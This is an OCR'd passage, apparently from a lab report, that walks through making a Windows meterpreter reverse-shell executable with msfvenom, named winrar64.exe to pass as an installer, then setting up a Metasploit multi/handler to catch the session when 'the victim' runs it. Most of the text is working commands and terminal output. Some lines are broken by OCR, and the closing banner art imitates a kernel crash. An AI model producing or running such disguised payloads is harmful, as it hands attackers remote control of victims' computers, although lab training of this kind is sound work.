
We can see our connection info above and use it for our payload


File Actions Edit View Help
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 84 bytes 13550 (13.2 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 12785 bytes 5889956 (5.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 12785 bytes 5889956 (5.6 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~# date
Wed 19 Feb 2020 02:54:18 PM EET
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lpo
rt=443 -f exe > winrar64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from t
he payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# ls
winrar64.exe
root@kali:~# pwd
/root


fg@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lpo
=443 -f exe > winrar64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
he payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
fg@kali:~$ ls
Desktop Downloads Music Public Videos winrar.exe
Documents msfinstall Pictures Templates winrar64.exe
fg@kali:~$ pwd
/home/fg
fg@kali:~$
fg - File Manager
File Edit View Go Help
/home/fg/
DEVICES
File System
PLACES
fg
Desktop
Trash
NETWORK
Browse Network
Desktop
Documents
Downloads
Pictures
Public
Templates
msfinstall
winrar.exe
winrar64.exe

Creating the payload by using the ip we got earlier and the port we want






Enchanced:


```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, t
hread, process, none)
```


```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, t
hread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may
 be specified)
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:443
```

When the victim downloads and runs the payload our msfconsole shows that we have a connection.






```
root@kali:~# service postgresql
Usage: /etc/init.d/postgresql {start|stop|restart|reload|force-reload|status
} [version ..]
root@kali:~# service postgresql start
root@kali:~# service postgresql status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vend>
     Active: active (exited) since Wed 2020-02-19 14:31:16 EET; 1h 14min ago
    Process: 1496 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1496 (code=exited, status=0/SUCCESS)

Feb 19 14:31:16 kali systemd[1]: Starting PostgreSQL RDBMS...
Feb 19 14:31:16 kali systemd[1]: Started PostgreSQL RDBMS.
lines 1-8/8 (END)
```



fg@kali: ~
File Actions Edit View Help
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.016 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.015 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.015 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.018 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=0.026 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=0.015 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=0.024 ms
64 bytes from 10.0.2.15: icmp_seq=9 ttl=64 time=0.024 ms
64 bytes from 10.0.2.15: icmp_seq=10 ttl=64 time=0.024 ms
64 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=0.025 ms
64 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=0.023 ms
64 bytes from 10.0.2.15: icmp_seq=13 ttl=64 time=0.025 ms
64 bytes from 10.0.2.15: icmp_seq=14 ttl=64 time=0.027 ms
64 bytes from 10.0.2.15: icmp_seq=15 ttl=64 time=0.025 ms
64 bytes from 10.0.2.15: icmp_seq=16 ttl=64 time=0.023 ms
64 bytes from 10.0.2.15: icmp_seq=17 ttl=64 time=0.023 ms
64 bytes from 10.0.2.15: icmp_seq=18 ttl=64 time=0.024 ms
64 bytes from 10.0.2.15: icmp_seq=19 ttl=64 time=0.020 ms
e64 bytes from 10.0.2.15: icmp_seq=20 ttl=64 time=0.020 ms
xit
64 bytes from 10.0.2.15: icmp_seq=21 ttl=64 time=0.023 ms
64 bytes from 10.0.2.15: icmp_seq=22 ttl=64 time=0.021 ms
^C
--- 10.0.2.15 ping statistics ---
22 packets transmitted, 22 received, 0% packet loss, time 21501ms
rtt min/avg/max/mdev = 0.012/0.021/0.027/0.004 ms
root@kali:~#





Making a few network tweaks to make it perfectly work







Kali_VM [Running] - Oracle VM VirtualBox
fg@kali: ~
fg@kali: ~
05:06 PM
File Actions Edit View Help
fg@kali:~$ msfvenom -p windows/me
[-] No platform was selected, ch
he payload
[-] No arch selected, selecting a
No encoder or badchars specified
Payload size: 341 bytes
fg@kali:~$ msfvenom -p windows/me
fg@kali: ~
File Actions Edit View Help
root@kali:~# service apache2 start
root@kali:~# service postgresql start
root@kali:~# service metasploit start
root@kali:~# msfconsole
Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
Stack: 90909090909090909090909090
90909090909090909090909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.09090900
90909090.90909090.09090900
cccccccccccccccccccccccccc
cccccccccccccccccccccccccc
cccccccc.................
cccccccccccccccccccccccccc
cccccccccccccccccccccccccc

